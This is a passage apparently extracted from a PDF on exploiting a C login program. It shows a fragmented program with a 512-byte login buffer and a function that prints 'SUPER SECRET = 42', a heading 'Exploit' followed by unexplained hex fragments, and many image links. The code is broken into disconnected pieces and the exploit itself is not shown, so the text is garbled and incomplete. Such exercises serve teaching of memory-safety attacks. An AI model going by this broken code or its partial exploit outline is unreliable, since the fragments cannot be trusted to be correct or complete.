

```


#include <ctype.h> // tolower
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#include <stdio.h> // fgets, fputs

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{
    fputs("SUPER SECRET = 42\n", stdout);
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}

int main()
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    char login[512];
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        return 1;
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```


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
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
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
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
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Exploit
a0c2d782
ffa86db2
307abba9
ad7c



```


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
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
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
